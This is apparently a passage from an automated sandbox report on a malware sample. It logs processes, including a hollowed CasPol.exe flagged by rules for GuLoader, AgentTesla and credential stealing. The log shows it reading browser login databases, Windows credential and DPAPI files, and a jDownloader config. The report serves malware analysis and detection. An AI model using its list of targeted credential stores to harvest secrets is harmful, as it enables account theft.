C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	6C9A9B71	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	success or wait	7	6C9A9B71	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	682	end of file	1	6C9A9B71	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	end of file	1	6C9A9B71	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	6C9A9B71	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	6C9A9B71	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	end of file	1	6C9A9B71	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	6C9A9B71	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	6C9A9B71	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	success or wait	143	6C9A9B71	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	993	end of file	1	6C9A9B71	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	end of file	1	6C9A9B71	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	1	6C9A9B71	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	599	end of file	1	6C9A9B71	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	end of file	1	6C9A9B71	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	1	6C9A9B71	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	599	end of file	1	6C9A9B71	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	success or wait	8	6C9A9B71	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	128	end of file	1	6C9A9B71	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	end of file	1	6C9A9B71	ReadFile
C:\Users\user\AppData\Local\Temp\u5h0ocqr\u5h0ocqr.dll	unknown	4096	success or wait	1	6C9A9B71	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	success or wait	1	6C9A9B71	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	490	end of file	1	6C9A9B71	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	end of file	1	6C9A9B71	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	success or wait	1	6C9A9B71	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	490	end of file	1	6C9A9B71	ReadFile

Analysis Process: conhost.exe PID: 424, Parent PID: 416

General

Target ID:	6
Start time:	18:47:03
Start date:	28/11/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff6297d0000
File size:	875008 bytes
MD5 hash:	81CA40085FC75BABD2C91D18AA9FFA68
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Offset	Length	Completion	Count	Source Address	Symbol
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Analysis Process: csc.exe PID: 4292, Parent PID: 416

General

Target ID:	9
Start time:	18:47:34
Start date:	28/11/2022
Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe" /noconfig /fullpaths @"C:\Users\user\AppData\Local\Temp\u5h0ocqr\u5h0ocqr.cmdline
Imagebase:	0xdf0000
File size:	2141552 bytes
MD5 hash:	EB80BB1CA9B9C7F516FF69AFCFD75B7D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	moderate

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
c:\Users\user\AppData\Local\Temp\u5h0ocqr\CSC31BB2AFB2CA9494684B4A57A653EBF6B.TMP	read attributes synchronize generic write	device	synchronous io non alert non directory file	success or wait	1	FBD9E8	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\u5h0ocqr\CSC31BB2AFB2CA9494684B4A57A653EBF6B.TMP	success or wait	1	FBDA6B	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\u5h0ocqr\CSC31BB2AFB2CA9494684B4A57A653EBF6B.TMP	0	652	00 00 00 00 20 00 00 00 fd fd 00 00 fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 4c 02 00 00 3c 00 00 00 fd fd 10 00 fd fd 01 00 00 00 00 00 30 00 00 00 00 00 00 00 00 00 00 00 4c 02 34 00 00 00 56 00 53 00 5f 00 56 00 45 00 52 00 53 00 49 00 4f 00 4e 00 5f 00 49 00 4e 00 46 00 4f 00 00 00 00 00 fd 04 fd fd 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 3f 00 00 00 00 00 00 00 04 00 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 44 00 00 00 01 00 56 00 61 00 72 00 46 00 69 00 6c 00 65 00 49 00 6e 00 66 00 6f 00 00 00 00 00 24 00 04 00 00 00 54 00 72 00 61 00 6e 00 73 00 6c 00 61 00 74 00 69 00 6f 00 6e 00 00 00 00 00 00 00 fd 04 fd 01 00 00 01 00 53 00 74 00 72 00 69 00 6e 00 67 00 46 00 69 00 6c 00 65 00 49 00 6e 00 66	L<0L4VS_VERSION_IN FO?DVarFile Info\$TranslationStringFile Inf	success or wait	1	E8773E	WriteFile

File Read							
File Path	Offset	Length	Completion	Count	Source Address	Symbol	
C:\Users\user\AppData\Local\Temp\u5h0ocqr\u5h0ocqr.cmdline	unknown	371	success or wait	1	E2D62D	ReadFile	
C:\Users\user\AppData\Local\Temp\u5h0ocqr\u5h0ocqr.0.cs	unknown	1333	success or wait	1	E2D62D	ReadFile	

Analysis Process: cvtres.exe PID: 7040, Parent PID: 4292

General

Target ID:	10
Start time:	18:47:34
Start date:	28/11/2022
Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 "/OUT:C:\Users\user\AppData\Local\Temp\RESB964.tmp" "c:\Users\user\AppData\Local\Temp\u5h0ocqr\CSC31BB2AFB2CA9494684B4A57A653EBF6B.TMP"
Imagebase:	0x430000
File size:	46832 bytes
MD5 hash:	70D838A7DC5B359C3F938A71FAD77DB0
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol	
File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
File Path	Offset	Length	Completion	Count	Source Address	Symbol		

Analysis Process: CasPol.exe PID: 7836, Parent PID: 416

General	
Target ID:	11
Start time:	18:47:54
Start date:	28/11/2022
Path:	C:\Windows\Microsoft.NET\Framework\v2.0.50727\CasPol.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\Microsoft.NET\Framework\v2.0.50727\caspol.exe
Imagebase:	0x670000
File size:	106496 bytes
MD5 hash:	7BAE06CBE364BB42B8C34FCFB90E3EBD
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	- Rule: JoeSecurity_GuLoader_2, Description: Yara detected GuLoader, Source: 0000000B.00000000.2410724852.0000000000B00000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security - Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 0000000B.00000002.6747286598.000000001D1C1000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security - Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 0000000B.00000002.6747286598.000000001D1C1000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security

File Activities								
File Created								
File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol	
C:\Users\user	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	object name collision	1	730E614C	unknown	
C:\Users\user\AppData\Roaming	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	object name collision	1	730E614C	unknown	
C:\Users\user	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	object name collision	1	730E614C	unknown	
C:\Users\user\AppData\Roaming	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	object name collision	1	730E614C	unknown	

File Written								
File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
\Device\ConDrv	0	0	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	1F9B09CF	WriteFile
\Device\ConDrv	30	30	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	1F9B09CF	WriteFile

File Read							
File Path	Offset	Length	Completion	Count	Source Address	Symbol	
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	731155E4	unknown	
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config	unknown	6304	success or wait	3	731155E4	unknown	
C:\Windows\Microsoft.NET\Framework\v2.0.50727\caspol.exe.config	unknown	4095	success or wait	1	731155E4	unknown	
C:\Windows\Microsoft.NET\Framework\v2.0.50727\caspol.exe.config	unknown	8173	end of file	1	731155E4	unknown	
C:\Windows\Microsoft.NET\Framework\v2.0.50727\caspol.exe.config	unknown	4095	success or wait	1	731187D8	ReadFile	
C:\Windows\Microsoft.NET\Framework\v2.0.50727\caspol.exe.config	unknown	8173	end of file	1	731187D8	ReadFile	
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	731187D8	ReadFile	
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	731155E4	unknown	
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config	unknown	8175	end of file	1	731155E4	unknown	

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default>Login Data	unknown	45056	success or wait	1	1F9B09CF	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Local State	unknown	4096	success or wait	1	1F9B09CF	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Local State	unknown	4096	success or wait	26	1F9B09CF	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Local State	unknown	4096	end of file	1	1F9B09CF	ReadFile
C:\Users\user\AppData\Roaming\Mozilla\Firefox\profiles.ini	unknown	4096	success or wait	1	1F9B09CF	ReadFile
C:\Users\user\AppData\Roaming\Mozilla\Firefox\profiles.ini	unknown	4096	end of file	1	1F9B09CF	ReadFile
C:\Users\user\AppData\Roaming\Mozilla\Firefox\profiles.ini	unknown	4096	success or wait	1	1F9B09CF	ReadFile
C:\Users\user\AppData\Roaming\Mozilla\Firefox\profiles.ini	unknown	4096	end of file	1	1F9B09CF	ReadFile
C:\Users\user\AppData\Local\Microsoft\Edge\User Data\Default>Login Data	unknown	49152	success or wait	1	1F9B09CF	ReadFile
C:\Users\user\AppData\Local\Microsoft\Edge\User Data\Local State	unknown	4096	success or wait	1	1F9B09CF	ReadFile
C:\Users\user\AppData\Local\Microsoft\Edge\User Data\Local State	unknown	4096	success or wait	7	1F9B09CF	ReadFile
C:\Users\user\AppData\Local\Microsoft\Edge\User Data\Local State	unknown	624	end of file	1	1F9B09CF	ReadFile
C:\Users\user\AppData\Local\Microsoft\Edge\User Data\Local State	unknown	4096	end of file	1	1F9B09CF	ReadFile
C:\Users\user\AppData\Local\Microsoft\Credentials\93CE54EBD72B5E2187F75E8118A14612	unknown	4096	success or wait	1	1F9B09CF	ReadFile
C:\Users\user\AppData\Roaming\Microsoft\Protect\S-1-5-21-3425316567-2969588382-3778222414-1001\50532441-cca8-46fd-b257-20b0963514e8	unknown	4096	success or wait	2	1F9B09CF	ReadFile
C:\Users\user\AppData\Local\Microsoft\Credentials\93CE54EBD72B5E2187F75E8118A14612	unknown	4096	success or wait	1	1F9B09CF	ReadFile
C:\Users\user\AppData\Local\Microsoft\Credentials\DFBE70A7E5CC19A398EBF1B96859CE5D	unknown	11120	success or wait	1	1F9B09CF	ReadFile
C:\Users\user\AppData\Local\Microsoft\Credentials\DFBE70A7E5CC19A398EBF1B96859CE5D	unknown	11120	success or wait	1	1F9B09CF	ReadFile
C:\Program Files (x86)\jDownloader\config\database.script	unknown	4096	success or wait	1	1F9B09CF	ReadFile
C:\Program Files (x86)\jDownloader\config\database.script	unknown	4096	end of file	1	1F9B09CF	ReadFile
C:\Windows\Microsoft.NET\Framework\v2.0.50727\caspol.exe.config	unknown	4095	success or wait	1	731155E4	unknown
C:\Windows\Microsoft.NET\Framework\v2.0.50727\caspol.exe.config	unknown	8173	end of file	1	731155E4	unknown
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config	unknown	4096	success or wait	1	1F9B09CF	ReadFile
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config	unknown	4096	end of file	1	1F9B09CF	ReadFile
C:\Windows\Microsoft.NET\Framework\v2.0.50727\caspol.exe.config	unknown	4096	success or wait	1	1F9B09CF	ReadFile
C:\Windows\Microsoft.NET\Framework\v2.0.50727\caspol.exe.config	unknown	4096	end of file	1	1F9B09CF	ReadFile

Registry Activities There is hidden Windows Behavior. Click on Show Windows Behavior to show it.							
Key Path				Completion	Count	Source Address	Symbol
Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Disassembly No disassembly							
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